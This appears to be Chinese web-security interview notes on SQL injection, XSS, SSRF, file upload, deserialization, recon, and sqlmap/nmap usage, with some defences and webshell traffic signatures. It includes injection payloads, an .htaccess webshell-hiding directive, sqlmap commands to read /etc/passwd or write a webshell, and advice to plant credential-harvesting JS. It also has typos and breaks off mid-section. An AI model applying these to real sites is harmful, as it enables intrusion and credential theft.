

# web安全

---

## sql注入

---

### sql注入原理

sql注入的原理是将sql代码伪装到输入参数中，传递到服务器解析并执行的一种攻击手法。也就是说，在一些对server端发起的请求参数中植入一些sql代码，server端在执行sql操作时，会拼接对应参数，同时也将一些sql注入攻击的“sql”拼接起来，导致会执行一些预期之外的操作。通俗易懂一点就是用sql命令伪装成web表单提交到服务器

```
SELECT * FROM user_table WHERE username=
```

```
"or 1 = 1 - and password="
```

```
SELECT * FROM user_table WHERE
```

```
username=" ;DROP DATABASE (DB Name) --' and password="
```

分析SQL语句：

条件后面username="or 1=1 用户名等于 " 或1=1 那么这个条件一定会成功；

然后后面加两个-，这意味着注释，它将后面的语句注释，让他们不起作用，这样语句永远都能正确执行，用户轻易骗过系统，获取合法身份。

### sql注入分类

联合查询注入、基于报错注入、二次注入、基于时间的盲注、基于布尔的盲注、堆叠注入、宽字节注入、POST型注入/Cookie 注入/HTTP 头部注入

### sql注入绕waf

unicode编码绕过、注释语句绕过、类型转换绕过、关键字拆分绕过、大小写绕过、双写绕过、脏字符、分块传输、http头fuzz

### 报错注入的函数有哪些？ 10个

```

1) and extractvalue(1, concat(0x7e,(select @@version),0x7e))】】】
2) 通过floor报错 向下取整
3) +and updatexml(1, concat(0x7e,(secect @@version),0x7e),1)
4) .geometrycollection()select from test where id=1 and geometrycollection((select
from(selectfrom(select user())a)b));
5) .multipoint()select from test where id=1 and multipoint((select from(select
from(select user())a)b));
6) .polygon()select from test where id=1 and polygon((select from(select from(select
user())a)b));
7) .multipolygon()select from test where id=1 and multipolygon((select from(select
from(select user())a)b));
8) .linestring()select from test where id=1 and linestring((select from(select
from(select user())a)b));
9) .multilinestring()select from test where id=1 and multilinestring((select
from(select from(select user())a)b));
10) .exp()select from test where id=1 and exp(~(select * from(select user())a));

```

## 宽字符注入的原理？如何利用宽字符注入漏洞，payload如何构造？

在mysql中使用了gbk编码，占用2个字节，而mysql的一种特性，GBK是多字节编码，它认为两个字节就代表一个汉字，所以%df时候会和转义符%5c进行结合，所以单引号就逃逸了出来，当第一个字节的ascii码大于128，就可以了。

## 延时注入如何来判断？

```
if(ascii(substr("hello", 1, 1))=104, sleep(5), 1)
```

## 盲注和延时注入的共同点？

都是一个字符一个字符的判断

## 预防sql注入

- 1、使用安全的API
- 2、对输入的特殊字符进行Escape转义处理
- 3、使用白名单来规范化输入验证方法
- 4、对客户端输入进行控制，不允许输入SQL注入相关的特殊字符
- 5、服务器端在提交数据库进行SQL查询之前，对特殊字符进行过滤、转义、替换、删除。
- 6、规范编码,字符集

## 预编译 PreparedStatement

采用预编译语句集，它内置了处理SQL注入的能力，只要使用它的setXXX方法传值即可。

使用好处：

- (1).代码的可读性和可维护性.
- (2).PreparedStatement尽最大可能提高性能.
- (3).最重要的一点是极大地提高了安全性.

原理:

sql注入只对sql语句的准备(编译)过程有破坏作用

而PreparedStatement已经准备好了,执行阶段只是把输入串作为数据处理,

而不再对sql语句进行解析,准备,因此也就避免了sql注入问题.

## 为什么参数化查询可以防止SQL注入

原理:

使用参数化查询数据库服务器不会把参数的内容当作sql指令的一部分来执行,是在数据库完成sql指令的编译后才套用参数运行

简单的说: 参数化能防注入的原因在于,语句是语句, 参数是参数, 参数的值并不是语句的一部分, 数据库只按语句的语义跑

## SQL头注入点

UA

REFERER

COOKIE

IP

# 命令执行

---

## 命令执行绕过思路

空格过滤绕过: \$IFS、<>、%09(要求php环境)、

管道符绕过: 分号;、&、&&、

消除后缀: %20%23、

黑名单绕过: 字符拼接、单双引号、反斜杠、通配符、

cat命令绕过: more、less、head、tac、tail、nl、od、vi、vim、sort、uniq、file-f、grep

# 文件上传

---

## 文件上传原理

由于程序员在对用户文件上传部分的控制不足或者处理缺陷,而导致用户可以越过其本身权限向服务器上传可执行的动态脚本文件

## 文件上传绕过

.htaccess或者.user.ini文件、MiME绕过、%00截断、php大小写、php3、php4、phtml、空格绕过、pht、phps、条件竞争绕过

## 文件上传防护

文件上传目录设置为不可执行

使用白名单判断文件上传类型

用随机数改写文件名和路径

## 审查上传点的元素有什么意义？

有些站点的上传文件类型的限制是在前端实现的，这时只要增加上传类型就能突破限制了。

## XXE

---

### XXE原理

外部实体注入，当应用允许引用 XML 外部实体时，就可以poc，进行任意文件读取、系统命令执行的一些操作，挖掘思路是涉及到XML文件处理，都可能造成 XXE

### XXE分类

正常回显XXE、报错XXE、Blind XXE

### XXE利用

读取文件、执行系统命令、探测内网开放端口

### XXE防御

1. 使用开发语言自带的方法禁用外部实体.
2. 过滤用户提交的XML数据.
3. 不允许用户提交自己DTD文件.

## SSRF

---

### SSRF原理

SSRF(Server-Side Request Forgery:服务器端请求伪造) 是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。一般情况下，SSRF攻击的目标是从外网无法访问的内部系统。（正是因为它是由服务端发起的，所以它能够请求到与它相连而与外网隔离的内部系统）

SSRF 形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制。比如从指定URL地址获取网页文本内容，加载指定地址的图片，下载等等。

### SSRF验证

- 1) 因为SSRF漏洞是让服务器发送请求的安全漏洞，所以我们可以通过抓包分析发送的请求是否是由服务器的发送的，从而来判断是否存在SSRF漏洞
- 2) 在页面源码中查找访问的资源地址，如果该资源地址类型为 [www.baidu.com/xxx.php?image=](http://www.baidu.com/xxx.php?image=)（地址）的就可能存在SSRF漏洞

### SSRF防御

禁止跳转，限制协议，内外网限制，URL限制

## SSRF绕过

使用不同协议，针对IP，IP格式的绕过，针对URL，恶意URL增添其他字符，@之类的。301跳转+dns重绑定。

## SSRF内网渗透

第一步：先看有哪些协议可用，除了http之外的file、dict、gopher，如果像file协议可用就直接读敏感文件，第二步：扫内网端口收集资产，看有没有利用点，第三步：如果有redis，gopher协议操作内网的redis，利用redis将反弹shell写入利用redis将反弹shell写入crontab定时任务，url编码，将\r字符串替换成%0d%0a。

## XSS

### XSS原理

#### 反射型

用户提交的数据中可以构造代码来执行，从而实现窃取用户信息等攻击。需要诱使用户“点击”一个恶意链接，才能攻击成功

当我们输入 "><script>alert(1)</script> 时，输出到页面的HTML代码变为 <input type="text" value=""><script>alert(1)</script>"> 我们发现，输入的双引号闭合了value属性的双引号，输入的>闭合了input的标签<，导致我们后面输入的恶意代码成为另一个HTML标签。

#### 存储型

存储型XSS会把用户输入的数据“存储”在服务器端。这种XSS具有很强的稳定性。

例如将web表单存储到数据库里面的情况，会在数据库中存储我们的恶意代码

#### DOM型

通过修改页面的DOM节点形成的XSS，称之为DOM Based XSS。

DOM型XSS程序只有HTML代码，并不存在服务端代码，所以此程序并没有与服务端进行交互。程序存在JS函数tihuan(),该函数得作用是通过DOM操作将元素id1得内容修改为元素dom\_input的内容。

这个页面得功能是输入框中输入什么，上面得文字就会被替换成什么。

## DOM型和反射型的区别

反射型XSS：通过诱导用户点击，我们构造好的恶意payload才会触发的XSS。反射型XSS的检测我们在每次请求带payload的链接时页面应该是会带有特定的畸形数据的。DOM型：通过修改页面的DOM节点形成的XSS。DOM-based XSS由于是通过js代码进行dom操作产生的XSS，所以在请求的响应中我们甚至不一定会得到相应的畸形数据。根本区别在我看来是输出点的不同。

## XSS 能用来做什么？

网络钓鱼、窃取用户 Cookies、弹广告刷流量、具备改页面信息、删除文章、获取客户端信息、传播蠕虫

## 如何快速发现 xss 位置?

各种输入的点, 名称、上传、留言、可交互的地方, 一切输入都是有害原则。

## DOM型和XSS自动化测试或人工测试

人工测试思路: 找到类似document.write、innerHTML赋值、outterHTML赋值、window.location操作、写javascript:后内容、eval、setTimeout、setInterval等直接执行之类的函数点。找到其变量, 回溯变量来源观察是否可控, 是否经过安全函数。自动化测试参看道哥的博客, 思路是从输入入手, 观察变量传递的过程, 最终检查是否有在危险函数输出, 中途是否有经过安全函数。但是这样就需要有一个javascript解析器, 否则会漏掉一些通过js执行带入的部分内容。

## Dom xss 原理 / 防范

DOM 型 XSS 并不需要服务器解析响应的直接参与触发 XSS 靠的是浏览器 DOM 解析 DOM—based XSS 漏洞是基于文档对象模型 Document Object Model(DOM) 的一种漏洞。

```
cument.getElementById("a").innerHTML="yyyyyy";
```

在输入点过滤敏感关键字

## 对于XSS怎么修补建议

输入点检查: 对用户输入的数据进行合法性检查, 使用filter过滤敏感字符或对进行编码转义, 针对特定类型数据进行格式检查。针对输入点的检查最好放在服务器端实现。

输出点检查: 对变量输出到HTML页面中时, 对输出内容进行编码转义, 输出在HTML中时, 对其进行HTMLEncode, 如果输出在Javascript脚本中时, 对其进行JavascriptEncode。对使用JavascriptEncode的变量都放在引号中并转义危险字符, data部分就无法逃逸出引号外成为code的一部分。还可以使用更加严格的方法, 对所有数字字母之外的字符都使用十六进制编码。此外, 要注意在浏览器中, HTML的解析会优先于Javascript的解析, 编码的方式也需要考虑清楚, 针对不同的输出点, 我们防御XSS的方法可能会不同, 这点可能在之后的文章会做下总结。

除此之外, 还有做HTTPOnly对Cookie劫持做限制。

## XSS蠕虫的生产条件

正常情况下, 一个是产生XSS点的页面不属于self页面, 用户之间产生交互行为的页面, 都可能造成XSS Worm的产生。

不一定需要存储型XSS

## XSS弹窗函数及常见的 XSS 绕过策略

alert,confirm,prompt三种函数, 大小写混合/编码/低频使用标签<details/open/ontoggle>/ fuzz 低频使用函数 ontoggle 等/<img/src=1>/%0a或者%0d绕过

## CSRF

---

## CSRF原理

CSRF是跨站请求伪造攻击，由客户端发起,是由于没有在关键操作执行时进行是否由用户自愿发起的确认

## CSRF防御

验证Referer

添加token

## csrf 如何不带 referer 访问

通过地址栏，手动输入；从书签里面选择；通过实现设定好的手势。上面说的这三种都是用户自己去操作，因此不算 CSRF。

跨协议间提交请求。常见的协议：[ftp://](#),[http://](#),[https://](#),[file://](#),[javascript:](#),[data:](#).. 最简单的情况就是我们在本地打开一个HTML 页面 这个时候浏览器地址栏是 file:// 开头的 如果这个 HTML 页面向任何 http 站点提交请求的话 这些请求HTML 页面，这个时候浏览器地址栏是 file:// 开头的，如果这个 HTML 页面向任何 http 站点提交请求的话，这些请求的 Referer 都是空的。那么我们接下来可以利用 data: 协议来构造一个自动提交的 CSRF 攻击。当然这个协议是 IE 不支持的，我们可以换用 javascript:

## 对referer的验证，从什么角度去做？如果做，怎么杜绝问题

对header中的referer的验证，一个是空referer，一个是referer过滤或者检测不完善。为了杜绝这种问题，在验证的白名单中，正则规则应当写完善。

## 针对token,对token测试会注意哪方面被人，会对token的哪方面进行测试？

针对token的攻击，一是对它本身的攻击，重放测试一次性、分析加密规则、校验方式是否正确等，二是结合信息泄露漏洞对它的获取，结合着发起组合攻击

信息泄露有可能是缓存、日志、get，也有可能是利用跨站

很多跳转登录的都依赖token，有一个跳转漏洞加反射型跨站就可以组合成登录劫持了

另外也可以结合着其它业务来描述token的安全性及设计不好怎么被绕过比如抢红包业务之类的

## 逻辑漏洞

主要是数据的篡改(涉及金融数据，或部分业务的判断数据)，由竞争条件或者设计不当引起的薅羊毛，交易/订单信息泄露，水平越权对别人的账户查看或恶意操作，交易或业务步骤绕过。

## 说出至少三种业务逻辑漏洞，以及修复方式？

密码找回漏洞中存在

- 1) 密码允许暴力破解、
- 2) 存在通用型找回密码凭证、
- 3) 可以跳过验证步骤、
- 4) 找回密码可以拦截获取

等方式来通过厂商提供的密码找回功能来得到密码。

身份认证漏洞中最常见的是

- 1) 会话固定攻击
- 2) `Cookie` 仿冒

只要得到 Session 或 Cookie 即可伪造用户身份。验证码漏洞中存在

- 1) 验证码允许暴力破解
- 2) 验证码可以通过 `Javascript` 或者改包的方法来进行绕过

## 文件包含

### 文件包含原理

引入一段用户能控制的脚本或代码，并让服务器端执行 `include()`等函数通过动态变量的方式引入需要包含的文件；

用户能够控制该动态变量。远程文件包含和本地文件包含

### 文件导致文件包含的函数

PHP: `include()`, `include_once()`, `require()`, `require_once()`, `fopen()`, `readfile()`, ... JSP/Servlet: `java.io.File()`, `java.io.FileReader()`, ... ASP: `include file`, `include virtual`。

### 本地文件包含

能够打开并包含本地文件的漏洞，被称为本地文件包含漏洞

### 文件包含常用协议

`php://filter`、`data`协议、`php://input`、`file=phar://`协议

## web安全综合问题



## phpinfo你会关注哪些信息

PHPInfo()函数主要用于网站建设过程中测试搭建的PHP环境是否正确，很多网站在测试完毕后并没有及时删除，因此当访问这些测试页面时，会输出服务器的关键信息，这些信息的泄露将导致服务器被渗透的风险。

### 一、绝对路径(\$\_SERVER["SCRIPT\_FILENAME"])

这个是最常用，也是最有效的一个办法，找到phpinfo()页面可以直接找到网站的绝对路径，对于写shell和信息搜集是必不可少的。

### 二、支持的程序

可以通过phpinfo()查看一些特殊的程序服务，比如redis、memcache、mysql、SMTP、curl等等如果服务器装了redis或者memcache可以通过ssrf来getshell了，在discuz中都出现过此类问题。如果确定装了redis或memcache的话，在没有思路的情况下，可以着重找一下ssrf。

### 三、泄漏真实ip (\$\_SERVER["SERVER\_ADDR"]或SERVER\_ADDR)

有时候通过phpinfo()泄漏的ip可以查查旁站、c段什么的，直接无视cdn，百事不灵。

### 四、GOPHER

也算是ssrf一部分吧，或者说主要靠ssrf利用起来，如果支持gopher，ssrf便没有压力。

### 五、fastcgi

查看是否开启fastcgi和fastcgi的版本，可能导致解析漏洞、远程命令执行、任意文件读取等问题。

### 六、泄漏缓存文件地址 (\$\_FILES["file1"])

向phpinfo () post一个shell可以在\_FILES["file1"]中看到上传的临时文件，如果有个lfi，便可以直接getshell了。

### 七、一些敏感配置

allow\_url\_include、allow\_url\_fopen、disable\_functions、open\_basedir、short\_open\_tag等等

比如allow\_url\_include可用来远程文件包含、disable\_functions用来查看禁用函数，绕过执行、查看是否开启open\_basedir，用p牛的绕过open\_basedir的方法有可能能读一些没权限的目录等等。此外还能获取一些环境信息，比如Environment中的path、log等

## 什么是同源策略？

源就是主机、协议、端口名的一个三元组 同源策略 (Same Origin Policy, SOP) 是 Web 应用程序的一种安全模型，被广

泛地应用在处理 WEB 内容的各种客户端上，比如各大浏览器，微软的 Silverlight，Adobe 的 Flash/Acrobat 等等。

## CSRF 和 XSS 和 XXE 有什么区别，以及修复方式？

XSS是跨站脚本攻击，用户提交的数据中可以构造代码来执行，从而实现窃取用户信息等攻击。修复方式：对字符实体进行转义、使用HTTP Only来禁止JavaScript读取Cookie值、输入时校验、浏览器与Web应用端采用相同的字符编码。

CSRF是跨站请求伪造攻击，XSS是实现CSRF的诸多手段中的一种，是由于没有在关键操作执行时进行是否由用户自愿发起的确认。修复方式：筛选出需要防范CSRF的页面然后嵌入Token、再次输入密码、检验Referer XXE是XML外部实体注入攻击，XML中可以通过调用实体来请求本地或者远程内容，和远程文件保护类似，会引发相关安全问题，例如敏感文件读取。修复方式：XML解析库在调用时严格禁止对外部实体的解析。

## 判断出网站的 CMS 对渗透有什么意义？

查找网上已曝光的程序漏洞。

如果开源，还能下载相对应的源码进行代码审计。

## 为何一个 mysql 数据库的站，只有一个 80 端口开放？

更改了端口，没有扫描出来。

站库分离。

3306 端口不对外开放

## 如何拿一个网站的 webshell？

上传，后台编辑模板，sql 注入写文件，命令执行，代码执行，一些已经爆出的 cms漏洞，比如 dedecms 后台可以直接建立脚本文件，wordpress 上传插件包含脚本文件 zip 压缩包等

## 发现 demo.jsp?uid=110 注入点，你有哪几种思路获取 webshell，哪种是优选？

有写入权限的，构造联合查询语句使用 using INTO OUTFILE，可以将查询的输出重定向到系统的文件中，这样去写入

WebShell 使用 sqlmap -os-shell 原理和上面一种相同，来直接获得一个 Shell，这样效率更高 通过构造联合查询语句

得到网站管理员的账户和密码，然后扫后台登录后台，再在后台通过改包上传等方法上传 Shell

## access 扫出后缀为 asp 的数据库文件，访问乱码，如何实现到本地利用？

迅雷下载，直接改后缀为.mdb。

## 在有 shell 的情况下，如何使用 xss 实现对目标站的长久控制？

后台登录处加一段记录登录账号密码的 js，并且判断是否登录成功，如果登录成功，就把账号密码记录到一个生僻的路

径的文件中或者直接发到自己的网站文件中。(此方法适合有价值并且需要深入控制权限的网络)。

在登录后才可以访问的文件中插入 XSS 脚本。

## SSTI利用过程?

- 1.利用一些方法（例如正则表达式），分解出普通字符串和模板标识符。
- 2.将模板标识符转换成普通的语言表达式。
- 3.生成待执行语句。
- 4.将数据填入执行，生成最终的字符串。

## 注入时可以不使用 and 或 or 或 xor，直接 order by 开始注入吗？

and/or/xor，前面的 1=1、1=2 步骤只是为了判断是否为注入点，如果已经确定是注入点那就可以省那步骤去

## 目标站禁止注册用户，找回密码处随便输入用户名提示：“此用户不存在”，你觉得这里怎样利用？

先爆破用户名，再利用被爆破出来的用户名爆破密码。

其实有些站点，在登陆处也会这样提示

所有和数据库有交互的地方都有可能注入

## 拿到一个 webshell 发现网站根目录下有 .htaccess 文件，我们能做什么？

能做的事情很多，用隐藏网马来举例子：

插入

```
<FilesMatch "xxx.jpg"> SetHandler application/x-httpd-php
```

.jpg 文件会被解析成 .php 文件。

## 3389 无法连接的几种情况

没开放 3389 端口

端口被修改防护拦截

处于内网 (需进行端口转发)

## 一个成熟并且相对安全的 CMS，渗透时扫目录的意义？

敏感文件、二级目录扫描

站长的误操作比如：网站备份的压缩文件、说明.txt、二级目录可能存放着其他站点

# cors如何产生，有哪些利用方式？绕过同源策略的方法有哪些？jsonp跨域如何利用？

跨域资源共享,Origin源未严格，从而造成跨域问题,允许浏览器向跨源服务器，发出XMLHttpRequest请求。  
jsonp跨域利用：获取JSON数据并编码发送到远程服务器上。

## CRLF 注入的原理

CRLF 注入在 OWASP 里面被称为 HTTP 拆分攻击（HTTP Splitting）CRLF 是“回车 + 换行”（rn）的简称,在 HTTP 协议中，HTTP Header 与 HTTP Body 是用两个 CRLF 分隔的，浏览器就是根据这两个 CRLF 来取出 HTTP 内容并显示出来。所以，一旦我们能够控制 HTTP 消息头中的字符，注入一些恶意的换行

## jsonp跨域的危害，cors跨域的危害？

共享cookie数据 目前常见的一种形式，就是统一登陆，所有的大型企业，基本上都采用这种方式，登陆验证后会在所有的该企业其他同三级域中授权，因此一旦某个域出现安全威胁后，就可能窃取到用户的cookie信息，就可以利用该用户的cookie信息伪装用户操作 共享个人信息数据 有些时候，可能不存在类似xss这类漏洞，直接获取到用户的cookie信息，但是为了数据在资产域中交换，常常利用jsonp、cors技术，但是会存在配置错误就导致，默认所有域可访问、正则被绕过，引入的某个JS资源该服务器不安全等因素，导致数据被劫持

## CSRF、SSRF和重放攻击有什么区别？

CSRF是跨站请求伪造攻击，由客户端发起 SSRF是服务器端请求伪造，由服务器发起 重放攻击是将截获的数据包进行重放，达到身份认证等目的

## 为什么aspx木马权限比asp大？

aspx使用的是.net技术。IIS 中默认不支持，ASP只是脚本语言而已。入侵的时候asp的木马一般是guest权限...APSX的木马一般是users权限。

## OWSTP10

1.SQL 注入：2、失效的身份认证和会话管理 3、跨站脚本攻击 XSS 4、直接引用不安全的对象 5、安全配置错误 6、敏感信息泄露 7、缺少功能级的访问控制 8、跨站请求伪造 CSRF 9、使用含有已知漏洞的组件 10、未验证的重定向和转发

## php/java 反序列化漏洞的原理？解决方案？

php 中围绕着 serialize(), unserialize() 这两个函数，序列化就是把一个对象变成可以传输的字符串,如果服务器能够接收我们反序列化过的字符串、并且未经过滤的把其中的变量直接放进这些魔术方法里面的话，就容易造成很严重的漏洞了。

```
O:7:"chybeta":1:{s:4:"test";s:3:"123";}
```

这里的 O 代表存储的是对象（object），假如你给 serialize() 传入的是一个数组，那它会变成字母 a。7 表示对象的名称有 7 个字符。"chybeta" 表示对象的名称。1 表示有一个值。{s:4:"test";s:3:"123";} 中，s 表示字符串，4 表示该字符串的长度，"test" 为字符串的名称，之后的类似。当传给 unserialize() 的参数可控时，我们可以通过传入一个精心构造的序列化字符串 控对象内部的变 甚 数化字符串，从而控制对象内部的变量甚至是函数。

JAVA Java 序列化是指把 Java 对象转换为字节序列的过程便于保存在内存、文件、数据库中，ObjectOutputStream 类的 writeObject() 方法可以实现序列化。Java 反序列化是指把字节序列恢复为 Java 对象的过程，ObjectInputStream 类的 readObject() 方法用于反序列化。

## Sql 注入无回显的情况下，利用 DNSlog，mysql 下利用什么构造代码，mssql 下又如何？

用工具或者脚本，可以使用代理池进行请求。使用 DNSlog 注入，把服务器返回的结果放在域名中，然后读取 DNS 解析时的日志，来获取信息，Mysql 中利用 load\_file() 构造payload,Mssql下利用 master..xp\_dirtree 构造payload

## 如果遇到 waf 的情况下如何进行 sql 注入 / 上传 Webshell 怎么做？请写出曾经绕过 WAF 的经过 (SQLi, XSS, 上传漏洞选一)

PHP 上传，无法上传 php、解析、后台没有办法拿到，只有一处点可以上传。通过 Windows 特性 shell.php::\$DAT，是一个项目管理系统

## mysql 的网站注入，5.0 以上和 5.0 以下有什么区别？

5.0 以下没有 information\_schema 这个系统表，无法列表名等，只能暴力跑表名。

5.0 以下是多用户单操作，5.0 以上是多用户多操作。

## php 的 %00 截断的原理是什么？

因为在 C 语言中字符串的结束标识符 %00 是结束符号，而 PHP 就是 C 写的，所以继承了 C 的特性，所以判断为 %00 是结束符号不会继续往后执行

条件：PHP<5.3.29，且 GPC 关闭

## 说说常见的中间件解析漏洞利用方式

IIS 6.0

/xx.asp/xx.jpg "xx.asp" 是文件夹名

IIS 7.0/7.5

默认 Fast-CGI 开启，直接在 url 中图片地址后面输入 / 1.php，会把正常图片当成 php 解析

Nginx

版本小于等于 0.8.37，利用方法和 IIS 7.0/7.5 一样，Fast-CGI 关闭情况下也可利用。

空字节代码 xxx.jpg%00.php

Apache

上传的文件命名为：test.php.x1.x2.x3，Apache 是从右往左判断后缀

# 服务器为 IIS+PHP+MySQL，发现 root 权限注入漏洞，讲讲你的渗透思路

可以读取 IIS 信息，知道路径, 如果像 WAMMP 类似构建，通过 @@datadir 知道数据库路径也可以猜测网站路径。或者直接写 Shell

## 常规渗透

### 浅谈信息收集思路(给你一个网站你怎么渗透)

绕CDN找出目标所有真实ip段  
找目标的各种web管理后台登录口  
批量抓取目标所有真实C段 web banner  
批量对目标所有真实C段 进行基础服务端口扫描探测识别  
尝试目标DNS是否允许区域传送，如果不允许则继续尝试子域爆破  
批量抓取目标所有子域web banner  
批量对目标所有子域集中进行基础服务端口探测识别  
批量识别目标所有存活web站点的web程序指纹及其详细版本  
从 Git中查找目标泄露的各类敏感文件及账号密码，偶尔甚至还能碰到目标不小心泄露的各种云的"AccessKey"  
从网盘/百度文库中查找目标泄露的各类敏感文件及账号密码  
从各第三方历史漏洞库中查找目标曾经泄露的 各种敏感账号密码 [国内目标很好使]  
目标Svn里泄露的各类敏感文件  
网站目录扫描 [查找目标网站泄露的各类敏感文件，网站备份文件，敏感配置文件，源码，别人的webshe11,等等...] 目标站点自身在前端代码中泄露的各种敏感信息  
fofa / shodan / bing / google hacking 深度利用  
搜集目标学生学号/员工工号/目标邮箱 [并顺手到各个社工库中去批量查询这些邮箱曾经是否泄露过密码]  
目标自己对外提供的各种技术文档/ wiki里泄露的各种账号密码及其它敏感信息  
目标微信小程序  
分析目标app web请求  
借助js探针搜集目标内网信息  
想办法混入目标的各种 内部QQ群 /微 信 群  
分析目标直接供应商 [尤其是技术外包]  
根据前面已搜集到的各类信息制作有针对性的弱口令字典

## 打点端口

Mssql [默认工作在tcp 1433端口，弱口令，敏感账号密码泄露，提权，远程执行，后门植入]  
SMB [默认工作在tcp 445端口，弱口令，远程执行，后门植入]  
WMI [默认工作在tcp 135端口，弱口令，远程执行，后门植入]  
winRM [默认工作在tcp 5985端口，此项主要针对某些高版本windows,弱口令，远程执行，后门植入]  
RDP [默认工作在tcp 3389端口，弱口令，远程执行，别人留的shift类后门]  
SSH [默认工作在tcp 22端口，弱口令，远程执行，后门植入]  
ORACLE [默认工作在tcp 1521端口，弱口令，敏感账号密码泄露，提权，远程执行，后门植入]  
Mysql [默认工作在tcp 3306端口，弱口令，敏感账号密码泄露，提权（只适用于部分老系统）]  
REDIS [默认工作在tcp 6379端口，弱口令，未授权访问，写文件（webshe11,启动项，计划任务），提权]  
]

POSTGRESQL [ 默认工作在tcp 5432端口, 弱口令, 敏感信息泄露 ]  
LDAP [ 默认工作在tcp 389端口, 未授权访问, 弱口令, 敏感账号密码泄露 ]  
SMTP [ 默认工作在tcp 25端口, 服务错误配置导致的用户名枚举漏洞, 弱口令, 敏感信息泄露 ]  
POP3 [ 默认工作在tcp 110端口, 弱口令, 敏感信息泄露 ]  
IMAP [ 默认工作在tcp 143端口, 弱口令, 敏感信息泄露 ]  
Exchange 默认工作在tcp 443端口, 接口弱口令爆破 eg: Owa,ews,oab,AutoDiscover... pth脱邮件, 敏感信息泄露 . . . ]  
VNC [ 默认工作在tcp 590。端口, 弱 口 令 ]  
FTP [ 默认工作在tcp 21端口, 弱口令, 匿名访问/可写, 敏感信息泄露 ]  
Rsync [ 默认工作在tcp 873端口, 未授权, 弱口令, 敏感信息泄露 ]  
Mongodb [ 默认工作在tcp 27017端口, 未授权, 弱 口 令 ]  
TELNET [ 默认工作在tcp 23端口, 弱口令, 后 门 植 入 ]  
SVN [ 默认工作在tcp 3690端口, 弱口令, 敏感信息泄露 ]  
JAVA RMI 默认工作在tcp 1099端口, 可能存在反序列化利用 ]  
CouchDB [ 默认工作在tcp 5984端口, 未 授 权 访 问 ]  
WEBLOGIC [ 默认工作在tcp 7001端口, 弱口令部署war包, 命令执行, 反序列化 ]

## CDN绕过

超级ping, nslookup, ssl证书, 网络空间测绘, 路由追踪, 使用国外的ip或者服务器访问, dns历史解析记录, 查看子域名解析ip, http头, 网站内容以及接口, 网站信息泄露, smtp邮件, F5 LTM解码

## 渗透工具

### sqlmap

-r : 指定参数注入 sqlmap.py -r post.txt -p 注入参数;

-u: get注入;

--level=LEVEL: 执行测试的等级 (1-5, 默认为1), 使用-level 参数且数值>=2的时候也会检查cookie里面的参数, 当>=3的时候将检查User-agent和Referer。;

- -risk=RISK: 执行测试的风险 (0-3, 默认为1), 默认是1会测试大部分的测试语句, 2会增加基于事件的测试语句, 3会增加OR语句的SQL注入测试。;

-v: ERBOSE信息级别: 0-6 (缺省1), 其值具体含义: “0”只显示python错误以及严重的信息; 1同时显示基本信息和警告信息 (默认); “2”同时显示debug信息; “3”同时显示注入的payload; “4”同时显示HTTP请求; “5”同时显示HTTP响应头; “6”同时显示HTTP响应页面; 如果想看到sqlmap发送的测试payload最好的等级就是3。;

-p: -p 后面接参数, 针对单个参数注入;

-threads: 线程数, 如果你想让sqlmap跑的更快, 可以更改这个线程 数的值, 默认值为10;

-batch-smart : 智能判断测试 , 跳过人工选择, 自动进行选择;

--mobile: 模拟测试手机环境站点, 更改数据包Agent头进行测试;

-m : 同时测试文本文档中的多个URL, 一般接-batch=smart参数;

注入获取数据命令：

**--dbs** //默认情况系sqlmap会自动的探测web应用后端的数据库类型：MySQL、Oracle、PostgreSQL、MicrosoftSQL Server、Microsoft Access、SQLite、Firebird、Sybase、SAPMaxDB、DB2；

**--current-user**：大多数数据库中可检测到数据库管理系统当前用户；

**--current-db**：当前连接数据库名；

**--is-dba**：判断当前的用户是否为管理员账户；

**--users**：列出数据库所有所有用户；

获取表名：**--tables -D** 数据库名；

字段名：**--columns -T** 表名 **-D** 数据库名；

数据内容：**-T** 表名 **-C** username, password **--dump**；

读文件内容：**--file-read /etc/password**；

系统交互的shell：**--os-shell** ；

写webshell：**--file-write "c:/1.txt" --file-dest "C:/php/htdocs/sql.php" -v1 /\***  
将/software/nc.exe文件上传到C:/WINDOWS/Temp下\*/；

sqlmap过waf：**--tamper "不同数据库、waf规则对应脚本文件.py"**；

## nmap

<b>-ST</b>	<b>TCP connect()</b> 扫描，在目标主机的日志中记录大批连接请求和错误信息
<b>-SS</b>	半开扫描，很少有系统能够把它记入系统日志。（需要root权限）
<b>-SF、-SN</b>	秘密FIN数据包扫描、Xmas Tree、Null扫描模式
<b>-SP</b>	ping扫描，默认扫描端口使用ping扫描，只有主机存活，Nmap才会继续扫描
<b>-SU</b>	UDP扫描（不可靠）
<b>-SA</b>	穿过防火墙的规则集
<b>-SV</b>	探测端口服务版本
<b>-P0</b>	扫描之前不需要用ping命令
<b>-v</b>	显示扫描过程
<b>-h</b>	帮助
<b>-p</b>	指定端口（1-65535）
<b>-O</b>	启用远程操作系统检测（存在误报）
<b>-A</b>	全面系统检测、启用脚本检测、扫描等
<b>-on/-oX/-oG</b>	将报告写入文件，分别是正常、XML、grepable三种格式
<b>-T4</b>	针对TCP端口禁止动态扫描延迟超过10ms
<b>-iL</b>	读取主机列表

## 流量特征



## 冰蝎特征

强特征：

1. POST请求content-type
2. Accept&Cache-Control
3. 响应头特征:md5前十六位+base64+md5后十六位
4. 请求都含有"pass="第一个包

弱特征：

1. 网络上查找内置16个ua头
2. content-length 请求长度

工作原理：

1. 两端密钥协商，两次返回包中的数据不同的地方取密钥
2. 加密传输，使用随机数MD5的高16位作为密钥储存会话的\$\_SESSION变量中，返回攻击者。

## 哥斯拉特征

工作原理：

1. 基于流量，HTTP全加密的webshell
2. AES加密

流量特征：

1. 低版本会有特征，是强特征。
2. 发送一段固定代码(payload)，http响应为空
3. 发送一段固定代码(test)，执行结果为固定的。
4. 在发送端固定代码(getGacisInfo)

## 蚁剑php连接特征

1. php\_XOR\_BASE64
2. 多个请求包有多个相同的传参字符

蚁剑流量 UA请求头 有antworld 字样

绕过方式：

- 1) 开启蚁剑代理设置
- 2) UA特征伪造
- 3) [RSA](#)流量加密

## 菜刀

caidao=Execute (payload) 集中于body eval少数情况会使用assert替代

## 组件利用

### redis

写计划任务反弹shell、写入webshell、写入公私钥、主从复制、反序列化getshell、redis更改配置文件提权、快捷方式覆写、dll劫持上线

### docker

未授权命令执行

## 数据库操作

### mysql

#### UDF(User Defined Function)提权

利用条件:

1. secure-file-priv 不为NULL,查询语句 `show global variables like '%secure%';`存在\lib\plugin目录.
2. mysql高权运行.

步骤:

